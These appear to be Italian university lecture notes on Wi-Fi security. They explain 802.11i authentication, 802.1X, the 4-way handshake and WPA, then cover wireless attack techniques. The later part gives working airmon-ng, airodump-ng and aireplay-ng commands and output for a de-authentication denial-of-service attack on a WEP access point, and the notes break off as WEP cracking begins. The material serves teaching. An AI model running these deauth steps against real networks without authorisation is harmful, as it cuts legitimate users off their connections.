


- Il PN è inviato in chiaro
- Con cifratura CCMP, non c'è l'ICV WEP
- L'Ext IV bit è sempre settato ad 1 con CCMP

## 2. Lato Destinatario

Per il de-incapsulamento abbiamo un demultiplexer che ci fornisce il MAC header utile per il AAD, PN, Data, etc. Quando ho ottenuto tutto metto in sequenza e faccio il controllo sul Replay e vedo se il PN del singolo PDU coincide.

- De-incapsulamento



### Autenticazione in 802.11i (802.1X e PSK)

Sia TKIP che CCMP sono metodi di cifratura, i quali forniscono integrità e confidenzialità dei dati, ma come avviene l'autenticazione delle **stazioni**?

Nello standard 802.11i (in cui si utilizza TKIP e CCMP) per migliorare la sicurezza si effettua un'autenticazione suddivisa nelle seguenti fasi:

- **Accordo sulla politica di sicurezza:** In queste fasi la STA (Stazione) identifica l'AP (Access Point) con cui vuole comunicare ed insieme stabiliscono le politiche di sicurezza da adottare per le future comunicazioni. (Ovvero il metodo di autenticazione successivo 802.1X/PSK e il metodo di cifratura TKIP/CCMP)


Come fa la STA a conoscere le politiche di sicurezza supportate dall'AP? Ci sono due approcci:

- AP le pubblicizza (a tutti) attraverso periodici frame Beacon
- AP dopo aver ricevuto un Probe Request da una STA comunica la politica di sicurezza con un Probe Response.

Dopo che la STA ha ricevuto le politiche di sicurezza dell'AP si effettuano due sottofasi:

1. **Autenticazione di tipo Open System** che permette semplicemente lo scambio delle reciproche identità tra le due parti (indirizzo MAC dell'STA e Service Set Identifier dell'AP) e non offre alcun vantaggio in termini di sicurezza (sia l'indirizzo MAC che il SSID dell'AP possono essere clonati). Lo scopo di quest'operazione è semplicemente quello di mantenere retrocompatibilità con lo standard IEEE 802.11.
2. **Associazione:** l'STA invia "Association Request" all'AP in cui specifica le politiche di sicurezza da lui supportate tra quelle pubblicate dall'AP.
  - a. L'AP rifiuta l'associazione se i metodi selezionati dalla STA non sono compatibili tra quelli supportati altrimenti invia alla STA un "Association Response" in cui conferma le politiche di sicurezza da adottare nelle prossime comunicazioni.
- **Autenticazione 802.1X oppure Pre-Shared Key (PSK):** Sono le due nuove tecniche introdotte dallo standard 802.11i per l'autenticazione.

- **Generazione delle chiavi:** Dopo la fase di autenticazione (802.1X o PSK) l'AP e la STA condivideranno una chiave (detta PMK) dalla quale tramite un opportuna procedura vengono generate le chiavi usate dai protocolli di cifratura.



Per **autenticazione (open system)** intendiamo che un sistema aperto come il wi-fi mi consente di iniziare a parlare nella rete prima di autenticarmi per le operazioni successive. L'**associazione** consiste proprio nell'aggancio delle comunicazioni.

### Autenticazione 802.1X

Questo prevede che si siano dei ruoli:


- **supplicant**, è la STA che vuole accedere alla rete wireless
- **authenticator**, controlla l'accesso alla rete (Di solito è l'AP)
- **authentication server**, memorizza le credenziali di tutti gli utenti che sono autorizzati ad accedere alla rete.

Perché non si memorizzano le credenziali direttamente in tutti gli Authenticator (ovvero gli AP)? Perché così si evita di complicarli offrendo un componente che può essere interrogato da tutti gli AP.

Ma allora l'Authentication Server è un collo di bottiglia? No, perché per authentication server possiamo anche intendere più Authentication server ridondanti.

Il protocollo EAPOL = Extensible Authentication Protocol over LAN connette supplicant e authenticator, l'altro protocollo connette authenticator e authentication server ma il protocollo radius mostrato nella slide non è sempre lo stesso. Nel caso di UNINA lo è.

- Se la STA ha selezionato il metodo di autenticazione 802.1X, inizia la procedura di autenticazione definita dallo standard 802.1X-2010
- Lo standard 802.1X prevede 3 componenti:



- Supplicant: l'utente che cerca accesso alla rete
- Authenticator: controlla l'accesso alla rete
- Authentication server: gestisce le richieste di autenticazione

Dal punto di vista logico io parlo con il server di autenticazione, quando fornisco le credenziali, e non parlo con l'access point vicino ma con il server principale (magari monte S'Angelo) però ci passo attraverso l'authenticator che funziona come bridge. Se l'autenticazione va a buon fine, ma non è una cosa standard, il server radius informa l'AP della master key che ha fornito.

Vediamo nel dettaglio i messaggi scambiati:

1. Il Supplicant (STAzione) manda un messaggio di Start che fa capire all'Authenticator che si vuole iniziare un'autenticazione.
2. L'Authenticator richiede al Supplicant la sua identità (ad esempio nel caso di unina è l'indirizzo e-mail)
3. Il Supplicant fornisce la propria identità all'Authenticator che a sua volta la gira all'Authentication Server.
4. A questo punto inizia la reale autenticazione: L'Authentication Server invia una challenge al Authenticator che a sua volta la gira al Supplicant (Ad esempio cifrare un testo di prova che nel caso di unina è fatto con la password)
5. Il Supplicant risolve la challenge e la invia al Authenticator che a sua volta la gira all'Authentication Server
6. Se il quesito è stato risposto correttamente l'Authentication Server invia un messaggio di Accept all'authenticator che lo gira al Supplicant altrimenti viene inviato un messaggio di errore.



Quando l'autenticazione si conclude con successo, il supplicant e l'AS condividono un segreto chiamato **Pairwise Master Key (PMK)** che viene usata per generare le chiavi utilizzate dai metodi di cifratura TKIP e CCMP per la specifica sessione utente. Ci servono ora due chiavi, una per la sessione (che deriviamo dalla master key) e una chiave di gruppo.

- Due chiavi usate da una stazione:
  - *pairwise*: per cifrare le frame unicast (dirette all'AP)
  - *group*: per cifrare le frame multicast e broadcast
- Vengono determinate a valle di una procedura nota come **4-Way Handshake** che ha l'obiettivo di:
  - Confermare l'esistenza della PMK presso le stazioni
  - Confermare il metodo di cifratura da usare
  - Sincronizzare l'installazione delle Temporal Key
  - Trasferire la chiave di gruppo da AP a STA
- Il 4-Way Handshake può essere ripetuto in seguito per generare nuove chiavi

Il modo di implementare l'EAP è a piacere, nel nostro caso sarà TLS.

- EAP è un "framework" di autenticazione che supporta diversi metodi di autenticazione
  - MD-5 challenge
  - One-Time Password
  - Generic Token Card
  - TLS
  - MSCHAPv2
- È basato sullo scambio di messaggi di richiesta e risposta
- È definito in IETF RFC 3748

Impersonarsi come AP è facile, come AS è molto più difficile perché fornisco certificati.


Il Radius-Access Challenge viene tradotto con un mapping standard, se fosse un altro protocollo sarebbe un altro tipo di challenge.

## 4 Way handshaking

L'attacco krack, molto recente, ha messo in crisi moltissime di queste schede di rete. Questa slide è la spiegazione della parte fondamentale del 4-way handshaking. Diamo per scontato l'esistenza di una PMK **che si trova sia sulla stazione che sull'AP**, e ogni volta che la usiamo per collegarci negoziamo otteniamo una PTK (pairwise temporary key) e la calcoliamo con la funzione mostrata nella slide.

La chiave è **pair-wise** perché è generata da entrambi i peer, GTK serve per riaggiornare la chiave.

## 4-Way Handshake



A valle del 4-way handshake otteniamo queste informazioni

- A valle del 4-Way Handshake, AP e STA hanno calcolato la PTK (Pairwise Temporal Key)
- Nel caso di TKIP, la PTK fornisce:
  - TK da usare per le funzioni di key mixing
  - MIC key da usare da STA → AP
  - MIC key da usare da AP → STA
- Nel caso di CCMP, la PTK fornisce la TK da usare
- L'AP ha inviato a STA la GTK (Group Temporal Key) usata da:
  - STA per decifrare le frame broadcast inviate da AP
  - AP per cifrare le frame da inviare in broadcast

## Group Key Handshake



- L'AP può decidere di utilizzare una nuova GTK
- Per inviarla a tutte le stazioni associate, inizia una procedura nota come Group Key Handshake con ciascuna stazione
- Consiste di 2 messaggi:
  - L'AP invia a STA la nuova GTK
  - La STA riscontra la ricezione del primo messaggio

## WPA (WiFi Protected Access) due concetti di spiegazione

Con il termine di WPA si indica una certificazione della WiFi alliance che identifica il grado di compatibilità con l'emendamento 802.11i. In particolare:

- WPA è stata prodotta prima di 802.11i e grosso modo supporta fino a TKIP
- WPA2 certifica la piena conformità a 802.11i supportato sia TKIP che CCMP con AES.

Tipicamente oggi quando si parla di WPA si intende la compatibilità con TUTTI i meccanismi di sicurezza dello standard 802.11i.

## LEZIONE 12 03/11/21

Ieri abbiamo visto i protocolli per mettere in sicurezza le reti wireless, oggi vediamo quali sono le tipiche tecniche di attacco.

### Attacchi a reti wireless (L08\_WiFiHacking)

Sappiamo ormai che la metodologia standard di attacco consiste in due fasi, quella di **preparazione** e quella di **attacco**. Mentre la prima l'abbiamo imparata nelle precedenti lezioni, abbiamo che l'attacco è composto di due sottofasi:

- **Penetration**: voglio crackare la rete ed entrarne a far parte
- **Denial of Service**: subdolo e serve per negare il servizio per le terze parti

Iniziamo a vedere i meccanismi base di sicurezza per le reti wireless, la prima è quella che chiamiamo “sicurezza tramite oscuramento” e cerca di evitare le difficoltà nascondendosi; può essere implementata attraverso:

- **MAC filtering**: Durante la fase di autenticazione gli AP esaminano il MAC address della STA(Stazione) e negano la connessione se esso non è contenuto in una lista di indirizzi preconfigurati
  - **Svantaggio**: richiede la conoscenza di tutti i possibili indirizzi delle STA e non risulta efficace nel caso di “impersonification Attack”.
- **Reti wireless “nascoste”**: Tipicamente gli AP si pubblicizzano in rete tramite delle “frame beacon” in cui è contenuto l’SSID (Service Set Identifier) e altre informazioni. Per rendere più sicura la rete non si inserisce l’SSID all’interno della “frame beacon”
  - **Svantaggio**: tramite tecniche di discovery passivo si può aggirare questa contromisura
- **Meccanismi di risposta a “probe request” di tipo broadcast**: Le STA possono inviare Probe Request in broadcast (ovvero senza un SSID specifico) con lo scopo di individuare tutti gli AP nel proprio raggio di azione. Per rendere la rete più sicura gli AP possono scartare Probe Request di tipo broadcast provenienti da STA sconosciute.
  - **Svantaggio**: Con tecniche di discovery passivo si aggira la contromisura.

Basarsi solo su questo tipo di meccanismi non va bene e bisogna introdurre **l'autenticazione**, ieri abbiamo parlato sia di autenticazione di tipo iniziale (Open authentication) e quella che si mette sulla open authentication. Infine, abbiamo visto quella più avanzata con il protocollo EAPover Lan.

- Meccanismi base
  - tipicamente associati alla cosiddetta "security by obscurity"
    - MAC filtering
    - reti wireless "nascoste"
    - meccanismi di risposta a "probe request" di tipo broadcast
- Autenticazione
  - fondamentale per:
    - stabilire l'identità del client che cerca di connettersi ad un Access Point
    - produrre una chiave di sessione da utilizzare per il processo di crittografia
- Crittografia
  - processo di codifica delle informazioni scambiate, a livello 2, tra client ed Access Point

Al di là dell'autenticazione abbiamo bisogno di tecniche crittografiche per evitare i messaggi in chiaro.

L'autenticazione ha **l'obiettivo di stabilire l'entità del client, anche se è importante quella mutua** e serve per produrre una chiave di sessione (pair wise temporary key) partendo da una master key o da una shared key. Tutto questo avviene al livello 2 datalink e non c'è IP di mezzo.

## AUTENTICAZIONE

- Obiettivi:
  - stabilire l'identità del client
  - produrre una "chiave di sessione" da utilizzare nel successivo processo di crittografia delle comunicazioni:
    - tra stazione wireless ed Access Point (unicast)
    - tra gruppi di stazioni wireless collegate al medesimo Access Point (multicast e broadcast)
- Autenticazione e crittografia avvengono entrambe a livello 2:
  - prima, cioè, che la stazione wireless abbia ottenuto la sua configurazione di rete (IP)

## WiFi Protected Access (WPA)

Ad oggi esiste in due versioni in base al livello di compatibilità di una stazione wireless 802.11i, anche se è in convergenza verso la WPA2 nella quale si utilizza AS con protocollo CCMP visto ieri. Le due modalità di funzionamento dipendono dalla grana e possono essere:

- **la WPA Pre Shared Key** (usata nelle abitazioni ed usa una chiave wifi) la chiave crittografica è nota a priori sia alla stazione wireless che all'AP e viene usata come input per la funzione crittografica con cui si calcolano le chiavi di codifica impiegate nella comunicazione.
- **WPA enterprise**, si basa sul protocollo 802.1x:
  - L'AP fa da ponte (relay) tra il supplicant ed un server di autenticazione basato sul protocollo RADIUS. Si sfrutta il protocollo EAP (Extensible Authentication Protocol) in una delle versioni supportate per il trasporto delle informazioni di autenticazione:
    - EAP-TTLS (EAP Tunneled Transport Layer Security), PEAP (Protected EAP), EAP-FAST (EAP Flexible Authentication via Aecure Tunneling)

**Le differenze non stanno nella modalità con qui andiamo a dialogare sulla rete, perché faremo sempre il 4-way handshaking per calcolare due coppie di chiavi, quello che cambia è il seed con cui partiamo.**

La coppia di chiavi saranno:

- PKT: Pairwise Transient Key e quindi unicast
- GTK: Group Temporal Key e quindi multicast e broadcast

**Gli algoritmi che usiamo per mettere in sicurezza le comunicazioni per garantire la confidenzialità sono:**

#### CRITTOGRAFIA

- Wired Equivalent Privacy (WEP)
- Temporal Key Integrity Protocol (TKIP)
- Advanced Encryption Standard – Counter Mode with Cipher Block Chaining Message Authentication Code Protocol (AES-CCMP)
- cfr. lezione del corso di Protocolli per Reti Mobili (Prof. Avallone)...

#### Discovery e monitoring

La scoperta delle reti wireless consiste nel mappare la STA e gli AP a cui sono connesse attraverso l'analisi dei "Probing Frame" (richieste e risposte) e "Beacon Frame" **che contengono SEMPRE in chiaro gli indirizzi sorgente e destinazione**. Per quanto riguarda la **scoperta ed il monitoraggio** di un'infrastruttura wireless sono di diverso tipo:

- Scoperta Attiva: consiste nell'invio di messaggi standard (probe request) per scoprire l'esistenza di strutture. Se c'è qualcuno disposto a parlare mi invia le informazioni e le segno, come approccio è obsoleto poiché gli AP potrebbero essere configurati per non rispondere
- Scoperta Passiva, paradossalmente sono quelle che hanno più senso perché siamo in broadcast. Si utilizzano dei tool che configurano la **rete wireless in modo promiscuo al fine di ascoltare tutto quello che passa nei canali 802.11**, in che modo?
  - Salvano il Mac address dell'IP e marcano l'SSID di tale AP come sconosciuto

Ovviamente **tutto quello che facciamo funziona solo in locale**.

## LEZIONE 13 09/11/21

Ieri siamo arrivati alle tecniche di scoperta passiva delle reti wi-fi, abbiamo anche detto che sono quelle che forniscono i migliori risultati perché ascoltiamo quello che c'è intorno a noi. **Diamo per scontato che l'attaccante è vicino all'access point.**

**Se un Access Point crede di ottenere la sicurezza tramite oscuramento di informazioni sbaglia di grosso,** esistono comunque metodi per recuperarli lo stesso.

**NOTA:** Il BSSID è il MAC dell'AP, e identifica lo specifico AP e tutti i client ad esso connesso nella rete wireless (che può avere diversi AP). L'SSID è l'identificativo (nome simbolico, label) dell'intera rete wireless di cui fanno parte i vari AP (con i rispettivi BSSID)

Mostriamo alcuni tool utilizzabili, in Kali sono già preconfezionati, Kismet fornisce un'interfaccia grafica e consente anche di effettuare una geolocalizzazione degli AP. Airodump invece si occupa del cracking di reti wi-fi.

## DISCOVERY TOOLS

- Due software molto famosi:
  - *Kismet* ([www.kismetwireless.net](http://www.kismetwireless.net))
    - identifica reti wireless tramite 'sniffing' passivo dei pacchetti
    - riesce a identificare reti nascoste ("decloaking")
    - si "accorge" della presenza di reti che non inviano frame di beacon tramite l'analisi del traffico dati
  - *airodump-ng*
    - un tassello fondamentale della suite *aircrack-ng*, lo standard "de facto" nel campo dell'hacking delle reti wireless
    - un'ottima alternativa a Kismet se si è in cerca di uno strumento più leggero e subito pronto all'uso

Nelle slide successive il prof mostra alcuni esempi di funzionamento dei due software, riporto airodump-np perché è quello sul quale ha perso un po' più di tempo.

Per mettersi in ascolto sulle frame 802.11 bisogna configurare l'interfaccia in modalità monitoring, ovvero fare in modo che l'interfaccia analizzi tutto quello che lei vede viaggiare in etere, purtroppo non tutte le schede wi-fi consentono di fare questo soprattutto quando siamo in virtualizzazione.

- Step 1: configurare l'interfaccia di rete wireless in modalità "monitor"

```
root@kali:~# airmon-ng start wlan0
Found 4 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

      PID Name
    1641 NetworkManager
    1749 wpa_supplicant
    2001 avahi-daemon
    2002 avahi-daemon

      PHY     Interface      Driver      Chipset
      phy0      wlan0       iwl4965      Intel Corporation PRO/Wireless 4965 AG or AGN [Kedron] (rev 61)
                  (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                  (mac80211 station mode vif disabled for [phy0]wlan0)
```

Su una macchina host dovrebbe funzionare se la nostra scheda di rete consente il monitoring. Una volta attivata questa modalità possiamo attivare la modalità passiva con il comando \$ *airodump -ng wlan0(zero)mon*.

Mi viene stampato:

- il BSSID,
- l'informazione sulla potenza del segnale,
- presenza di beacon frame,
- dati
- Se viene usata la crittazione.

- Step 2: attivare il monitoraggio passivo sulla scheda così configurata:

- comando: “*airodump-ng wlan0mon*”

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
5C:A4:8A:68:B9:60	-1	0	1 0 1 -1			OPN			<length: 0>
44:E4:D9:3E:3E:10	-1	0	0 0 -1 -1						<length: 0>
1C:1D:86:2A:5E:70	-1	0	0 0 11 -1						Wi-Fi_UniNa
4E:48:C4:8C:24:63	-1	16	0 0 1 54			OPN			Portthru
7C:0E:CE:B9:73:10	-1	0	0 0 1 -1						<length: 0>
00:30:BD:96:5D:CC	-36	175	0 0 11 54			WEP	WEP		belkin54g
5C:A4:8A:1F:05:31	-64	34	0 0 1 54e.			WPA2	CCMP	MGT	eduroam
5C:A4:8A:1F:05:32	-65	38	0 0 1 54e.			WPA2	CCMP	PSK	Convention_UniNa
5C:A4:8A:1F:05:34	-65	32	64 0 1 54e.			WPA2	CCMP	PSK	Guest_Dieti
5C:A4:8A:1F:05:30	-65	32	6 0 1 54e.			WPA2	CCMP	MGT	Wi-Fi_UniNa
5C:A4:8A:1F:11:C4	-82	17	0 0 6 54e.			WPA2	CCMP	PSK	Guest_Dieti
5C:A4:8A:1F:11:C1	-82	20	0 0 6 54e.			WPA2	CCMP	MGT	eduroam
5C:A4:8A:1F:11:C2	-82	17	0 0 6 54e.			WPA2	CCMP	PSK	Convention_UniNa
C8:D3:A3:06:04:5C	-83	48	0 0 11 54e.			WPA2	CCMP	PSK	WiFi0spiti
5C:A4:8A:1F:11:C0	-82	19	0 0 6 54e.			WPA2	CCMP	MGT	Wi-Fi_UniNa
00:15:6D:4E:AE:31	-84	50	0 0 1 54 .			WPA2	TKIP	PSK	Sala_Riunioni
90:84:0D:D9:3B:25	-86	33	0 0 11 54e.			WPA2	CCMP	PSK	<length: 0>
00:25:86:D3:EE:40	-86	45	0 0 11 54e.			WPA2	CCMP	PSK	Bozza-guest
00:3A:98:4F:60:72	-86	6	0 0 11 54e.			WPA2	CCMP	PSK	Convention_UniNa
44:E4:D9:3E:47:B2	-87	3	0 0 11 54e.			OPN			ISPContractor
44:E4:D9:3E:47:B3	-87	3	0 0 11 54e.			WPA2	CCMP	MGT	<length: 1>

Iniziamo ora a vedere con questi strumenti quali sono gli attacchi che è possibile fare, ricordiamo che per design il frame 802.11 consente di effettuare attacchi DoS anche con poche righe di comando.

### Attacchi DoS in reti wireless

Nello standard 802.11 esistono differenti modi per sferrare attacchi di tipo DoS (Denial of Service) poiché lo standard per propria natura prevede vari casi (ad esempio sovraccarico, chiavi non più valide) per cui un AP può forzare la disconnessione di uno o più client. Ma perché **una stazione può essere forzatamente sganciata?** È previsto di default perché non siamo collegati con un filo. Banalmente quando noi sulla nostra scheda di rete vogliamo cambiare la connessione scegliendone un'altra disponibile quello che viene fatto è mandare un frame di de-associazione con la prima e di associazione con la seconda.

La tipologia di attacco maggiormente diffusa risulta essere quella di tipo **de-authentication che ha l'obiettivo di far perdere a un client “legittimo” la connessione con l'AP**. In particolare, l'attaccante invia frame di de-autenticazione (con indirizzo modificato opportunamente) in modo tale da fingersi sia il client sia l'AP in questo modo:

- Spoofing del client → AP , così da far credere all'AP che il client voglia disconnettersi
- Spoofing AP → Client, così da far credere al client che l'AP voglia farlo disconnettere.

Tipicamente questo processo viene reiterato più e più volte perché lo standard non specifica quanto tempo il client può ricollegarsi all'AP (Es. <https://www.youtube.com/watch?v=U6b9eSXLRUs> si cerca di farlo rimanere scollegato).

**NOTA:** Per sferrare questo attacco non è necessario che l'attaccante sia autenticato nella rete target.

Tool: aireplay-ng il quale fa tante cose, ad esempio un comando che vediamo nelle slide fa una serie di cose spiegate con i vari parametri.

# DE-AUTHENTICATION ATTACK IN PRATICA...

- “aireplay-ng”
- un altro tool della suite aircrack-ng
- tra le varie funzioni che svolge, rientra anche il de-authentication attack

## Usage

```
aireplay-ng -0 1 -a 00:14:6C:7E:40:80 -c 00:0F:B5:34:30:30 ath0
```

Where:

- -0 means deauthentication
- 1 is the number of deauths to send (you can send multiple if you wish); 0 means send them continuously
- -a 00:14:6C:7E:40:80 is the MAC address of the access point
- -c 00:0F:B5:34:30:30 is the MAC address of the client to deauthenticate; if this is omitted then all clients are deauthenticated
- ath0 is the interface name

## Usage Examples

### Typical Deauthentication

First, you determine a client which is currently connected. You need the MAC address for the following command:

```
aireplay-ng -0 1 -a 00:14:6C:7E:40:80 -c 00:0F:B5:AE:CE:9D ath0
```

Where:

- -0 means deauthentication
- 1 is the number of deauths to send (you can send multiple if you wish)
- -a 00:14:6C:7E:40:80 is the MAC address of the access point
- -c 00:0F:B5:AE:CE:9D is the MAC address of the client you are deauthing
- ath0 is the interface name

Se seguiamo l'esempio mostrato nelle slide abbiamo che recuperiamo l'indirizzo MAC dell'AP del prof in ufficio configurato con WEP, ci segniamo il canale (11 ricordiamo che per i segnali c'è bisogno di uno sfasamento per evitare la sovrapposizione). Poi selezioniamo il canale di monitoraggio ed attiviamo airodump.

## aireplay-ng (1/2)

1. Scheda in modalità “monitor”: `root@kali:~# airmon-ng start wlan0`
2. Analisi generale dell'ambiente ed individuazione AP target: `“airodump-ng wlan0mon”`

CH	Elapsed	ESSID	BSSID	PWR	Beacons	#Data	/s	CH	MB	ENC	CIPHER	AUTH	ESSID
10	2 mins		5C:A4:8A:6B:BA:00	-1	0	12	0	1	-1	WPA	<length: 0>		
			4E:4B:C4:8C:24:63	-1	15	0	0	1	54	OPN	Portthru		
			5C:A4:8A:1F:05:34	-64	100	0	0	1	54e	WPA2 CCMP	PSK	Guest_Dieti	
			5C:A4:8A:1F:05:32	-65	98	0	0	1	54e	WPA2 CCMP	PSK	Convention_UniNa	
			5C:A4:8A:1F:05:31	-64	105	0	0	1	54e	WPA2 CCMP	MGT	eduroam	
			5C:A4:8A:1F:05:30	-65	91	23	0	1	54e	WPA2 CCMP	MGT	Wi-Fi_UniNa	
			00:30:BD:96:5D:CC	-64	489	339	6	11	54	WEP	WEP	belkin54g	
			5C:A4:8A:1F:11:00	-81	68	3	0	6	54e	WPA2 CCMP	MGT	Wi-Fi_UniNa	
			5C:A4:8A:1F:11:C1	-81	79	0	0	6	54e	WPA2 CCMP	MGT	eduroam	
			5C:A4:8A:1F:11:C2	-81	72	0	0	6	54e	WPA2 CCMP	PSK	Convention_UniNa	
			5C:A4:8A:1F:11:C4	-81	82	2	0	6	54e	WPA2 CCMP	PSK	Guest_Dieti	
			00:15:60:4E:E3:31	-82	104	0	0	1	54	WPA2 TKIP	PSK	Sala Riunioni	
			98:84:00:D9:3B:25	-85	215	0	0	11	54e	WPA2 CCMP	PSK	<length: 0>	
			CB:D3:A3:86:64:5C	-84	260	4	0	11	54e	WPA2 CCMP	PSK	WiFiospiti	
			00:25:86:D3:EE:40	-87	124	0	0	11	54e	WPA2 CCMP	PSK	Bozza-guest	
			00:3A:98:4F:60:71	-87	15	0	0	11	54e	WPA2 CCMP	MGT	eduroam	
			00:3A:98:4F:60:70	-87	16	5	0	11	54e	WPA2 CCMP	MGT	Wi-Fi_UniNa	
			00:3A:98:4F:60:72	-87	17	0	0	11	54e	WPA2 CCMP	PSK	Convention_UniNa	

Arrivato qui mi segno l'indirizzo MAC della stazione che voglio buttare fuori.

```

3. Selezione canale di monitoraggio (in base all'AP target):
root@kali:~# iwconfig wlan0mon channel 11

4. Individuazione stazione client da "de-autenticare" (ancora tramite "airodump-ng")
root@kali:~# airodump-ng -c 11 --bssid 00:30:BD:96:5D:CC wlan0mon
5. Invio frame di deautenticazione tramite aireplay-ng

root@kali:~# aireplay-ng -0 10 -a 00:30:BD:96:5D:CC -c 00:23:12:0F:82:DE wlan0mon
18:26:30 Waiting for beacon frame (BSSID: 00:30:BD:96:5D:CC) on channel 11
18:26:31 Sending 64 directed DeAuth. STMAC: [00:23:12:0F:82:DE] [ 8|11 ACKs]
18:26:31 Sending 64 directed DeAuth. STMAC: [00:23:12:0F:82:DE] [12|49 ACKs]
18:26:32 Sending 64 directed DeAuth. STMAC: [00:23:12:0F:82:DE] [ 0| 6 ACKs]
18:26:32 Sending 64 directed DeAuth. STMAC: [00:23:12:0F:82:DE] [ 1|13 ACKs]
18:26:33 Sending 64 directed DeAuth. STMAC: [00:23:12:0F:82:DE] [ 8|25 ACKs]
18:26:33 Sending 64 directed DeAuth. STMAC: [00:23:12:0F:82:DE] [32|87 ACKs]
18:26:34 Sending 64 directed DeAuth. STMAC: [00:23:12:0F:82:DE] [ 2|22 ACKs]
18:26:34 Sending 64 directed DeAuth. STMAC: [00:23:12:0F:82:DE] [ 0|18 ACKs]
18:26:35 Sending 64 directed DeAuth. STMAC: [00:23:12:0F:82:DE] [ 0|14 ACKs]
18:26:35 Sending 64 directed DeAuth. STMAC: [00:23:12:0F:82:DE] [ 0| 9 ACKs]
root@kali:~#

```

## Encryption Attacks

Gli encryption attack sfruttano i “difetti” degli algoritmi crittografici con l’obiettivo di recuperare le chiavi usate.

**Nel caso di rete WPA** (si intende quelle WPA2 ovvero compatibili con 802.11i) gli attacchi di questo tipo sono di difficile attuazione poiché:

- Il meccanismo di crittografia utilizzato viene scelto in fase di autenticazione (TKIP o CCMP)
- Le chiavi di codifica sono dinamiche quindi la loro validità è limitata.

Ricordiamo che WPA può essere di due tipi, e la differenza sta nel fatto che TKIP cerca di mantenere la compatibilità indietro con WEP modificando il firmware delle schede; mentre con CCMP abbiamo tutto un altro approccio.

**Nel caso di rete WEP** gli attacchi sono semplici poiché:

- Il meccanismo di crittografia è sempre lo stesso (quello WEP)
- La chiave di codifica (WEP key) è statica, dunque, se l’hacker riesce ad accedervi può effettuare tutte le sue operazioni malevoli per un tempo illimitato.

Nelle reti WEP c’è la parte di open authentication che funziona sulla base di una sfida codificata con chiave WEP. Ci sono poi tutta una serie di cose che WEP non garantisce quali la protezione dagli attacchi replay, spoofing e quindi è chiaro che posso agganciarmi alla rete, a patto che non immetta nulla di errato, e ascoltare.

## ATTACCHI A RETI WEP

- Nessuna reale fase di autenticazione
- Nessun meccanismo di rotazione delle chiavi (eccezione fatta per il "dynamic WEP")
- Una volta decodificata la chiave, l'attacker ha la vita facile:
  - collegarsi alla rete (join)
  - decodifica trasmissioni di terze parti
  - iniezione di traffico in rete

L'unica cosa che ci manca ancora è la chiave WEP perché anche se noi abbiamo recuperato dei pacchetti che sono stati inoltrati, se li riproponessimo avrebbero una codifica diversa allora per superare questo problema facciamo un attacco a forza bruta e dopo un migliaio di tentativi abbiamo la chiave.

### Attacco passivo:

